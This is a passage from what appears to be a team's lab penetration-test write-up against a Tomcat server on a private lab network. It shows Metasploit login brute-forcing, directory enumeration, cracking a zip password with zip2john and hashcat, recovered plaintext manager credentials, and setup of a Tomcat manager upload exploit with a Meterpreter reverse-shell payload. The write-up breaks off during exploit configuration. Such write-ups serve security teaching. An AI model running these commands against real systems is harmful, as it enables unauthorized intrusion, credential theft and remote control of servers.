   BRUTEFORCE_SPEED  5                                                            yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                        no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                        no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                        no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                         no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                       no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt   no        File containing passwords, one per line
   Proxies                                                                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             8080                                                         yes       The target port (TCP)
   SSL               false                                                        no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                        yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                            yes       The number of concurrent threads (max one per host)
   USERNAME                                                                       no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt   no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                        no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt      no        File containing users, one per line
   VERBOSE           true                                                         yes       Whether to print output for all attempts
   VHOST                                                                          no        HTTP server virtual host

msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

RHOSTS, the host to attack, is the only required argument we need to provide since the others are pre-configured to our liking. We can change this value using the command “set RHOSTS 192.168.0.36”:

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.0.36
RHOSTS ⇒ 192.168.0.36
```

With this preparation, we should be able to run the exploit using the “exploit” command.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: admin:r00t (Incorrect)
```


<Hundreds of failed attempts between these screenshots>


```
[-] 192.168.0.36:8080 - LOGIN FAILED: tomcat: (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.0.36:8080 - LOGIN FAILED: tomcat:changethis (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```

The attack ultimately failed, yielding no credentials.

Webpage Enumeration


At this point, we decided to use Dirbuster again, this time on the tomcat server. Using the same common extensions we did before with the medium wordlist, a file appeared nearly immediately named readme.txt.





We then visited the website and went to the readme.txt webpage. This file contained our second hint in the form of a message from the server administrator. In this message, denoted below, he claims there is a password-protected file on the server. We now have a definitive target we want to aim for–the file–and now we can assert an effort towards finding it. Additionally, this file provides a potential username, “Randy.”

The Second Hint



With the previous result, we now know there is a file of some variety on the server that contains password-protected information and that we may be able to use Dirbuster to find it. However, Dirbuster is characteristically a brute-force tool that will utilize a dictionary with some specified file extensions. The result is that running Dirbuster with all possible combinations of extension word pairs is costly, and if we exclude extensions, we risk excluding the important ones. Since we do not know what potential file is within the tomcat web service or the extension, we arrive at a problem: we could be searching for the wrong name with the wrong extension(s) and wasting time. To improve our probability of finding something of interest and increasing the speed at which we do so, we decided to use a medium-sized dictionary list for each attack. To resolve the extension issue and ensure we were being pragmatic, we found a list of common Unix extensions, narrowed it down, and removed all extensions we were confident would not be helpful. Finally, each group member had a unique set of extensions that could plausibly yield fruitful results.

Unix Extension Sets for Enumeration

We created a list of file extensions that we determined would be worth including in our brute-force attacks, adapted from this list of extensions. Considering there are four members in our group we divided them evenly into the following four sets of six extensions:


.awk	awk script
.bak	Backup copy of file
.bz2	bzip2 compressed file
.cgi	CGI web page program
.dat	Data or other information
.doc	Explanatory text file

.gif	GIF image file
.gz	gzip compressed file
.html	Hypertext Markup Language document
.info	Emacs TeXinfo file in "info" format
.jpg	Graphical image file in JPEG format
.log	Logged information

.pl	Perl program
.png	PNG format graphics file (similar to GIF)
.py	Python program
.shar	Shell archive (expand with sh file.shar)
.tar	Tape archive, used by tar command
.tar.gz	Tarred-then-gzipped files


.tif	TIFF (Adobe) image file
.tgz	Tarred-then-gzipped files (equivalent to .tar.gz)
.txt	Generic text file
.z	Packed file (from the pack command) or early gzip file
.Z	Compressed file, from compress command
.zip	Zipped (compressed) file, from zip command

Each group member performed a Dirbuster attack using the same dictionary and their unique extension set. Relatively quickly, the final list with the ".zip" extension found a file called "backup.zip."



After visiting this webpage, we can download "backup.zip" and see the names of files residing in this compressed file. The files were password protected, however, based on the file names, we can tell that they may contain credentials and other information we could use to compromise CRM2. Thus, the next step in our attack is to crack these file passwords.

Password Protected Compressed Folder Containing Credential Information



Brute Forcing Folder Password


Using “John The Ripper” and “Hashcat,” we can discover the password hash and attempt to crack it with hashcat.

John The Ripper - getting the password hash


The John The Ripper password cracking suite has a utility known as “zip2john”, which we can use to extract the zip file’s password hash.

Hashcat - cracking the password hash

Now that we have the password hash, we can use Hashcat: a program that attempts many passwords until the list of provided hashes is solved. Instead of trying all possible password combinations, our team opted to use the notorious “rockyou.txt,” a list of the 14,344,392 most common passwords. The command to crack the password is: “hashcat -m 17220 -a 0 hash.txt rockyou.txt”




Hashcat determined the password for the file is “@administrator_hi5”. We can now use this password to extract all the files.



Inspecting the file contents

Most of the extracted files contained seemingly negligible information, except for “tomcat-users.xml.”

The file of Plaintext Usernames and Passwords




This file contains two entries for users that can access the Tomcat manager/admin GUI. Their usernames and passwords are as follows:

manager:melehifokivai

admin:melehifokivai.

Using these credentials gained access to the Tomcat manager and admin GUI.


Tomcat Web Application Manager



Our investigation of the application manager to find out what resources we have access to and what functionality we have gained led to the discovery that we have file upload functionality. Upon further research, we learned we could deploy WAR files through this webpage to gain a remote shell.

Getting Remote Shell

We again looked to metasploit to automate the process. We initially attempted Entry #6. Despite these attempts, we could not get this particular exploit to work.



```
File  Actions  Edit  View  Help

                 Metasploit

       =[ metasploit v6.2.23-dev                          ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search tomcat

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   4   auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs           2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   6   exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   7   exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   9   auxiliary/scanner/http/tomcat_enum                                     normal     No     Apache Tomcat User Enumeration
   10  exploit/multi/http/atlassian_confluence_webwork_ognl_injection  2021-08-25       excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   11  exploit/windows/http/cayin_xpost_sql_rce              2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   12  exploit/multi/http/cisco_dcnm_upload_2019             2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
   13  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec  2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform Command Execution
   14  exploit/linux/http/cisco_hyperflex_file_upload_rce    2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
   15  exploit/linux/http/cpi_tararchive_upload              2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   16  exploit/linux/http/cisco_prime_inf_rce                2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
   17  post/multi/gather/tomcat_gather                                        normal     No     Gather Tomcat Credentials
   18  auxiliary/dos/http/hashcollision_dos                  2011-12-28       normal     No     Hashtable Collisions
   19  auxiliary/admin/http/ibm_drm_download                 2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File Download
   20  exploit/linux/http/lucee_admin_imgprocess_file_write  2021-01-15       excellent  Yes    Lucee Administrator imgProcess.cfm Arbitrary File Write
```

We then attempted exploit #7, using the command “use exploit/multi/http/tomcat_mgr_upload.”

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) >
```

Figuring the attack was improperly configured we observed the options using the “show options” command.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.41     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


msf6 exploit(multi/http/tomcat_mgr_upload) >
```

From the above list of options, our team decided we needed to set the HttpPassword, HttpUsername, RHOSTS, and RPORT with the correct information.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername ⇒ admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword melehifokivai
HttpPassword ⇒ melehifokivai
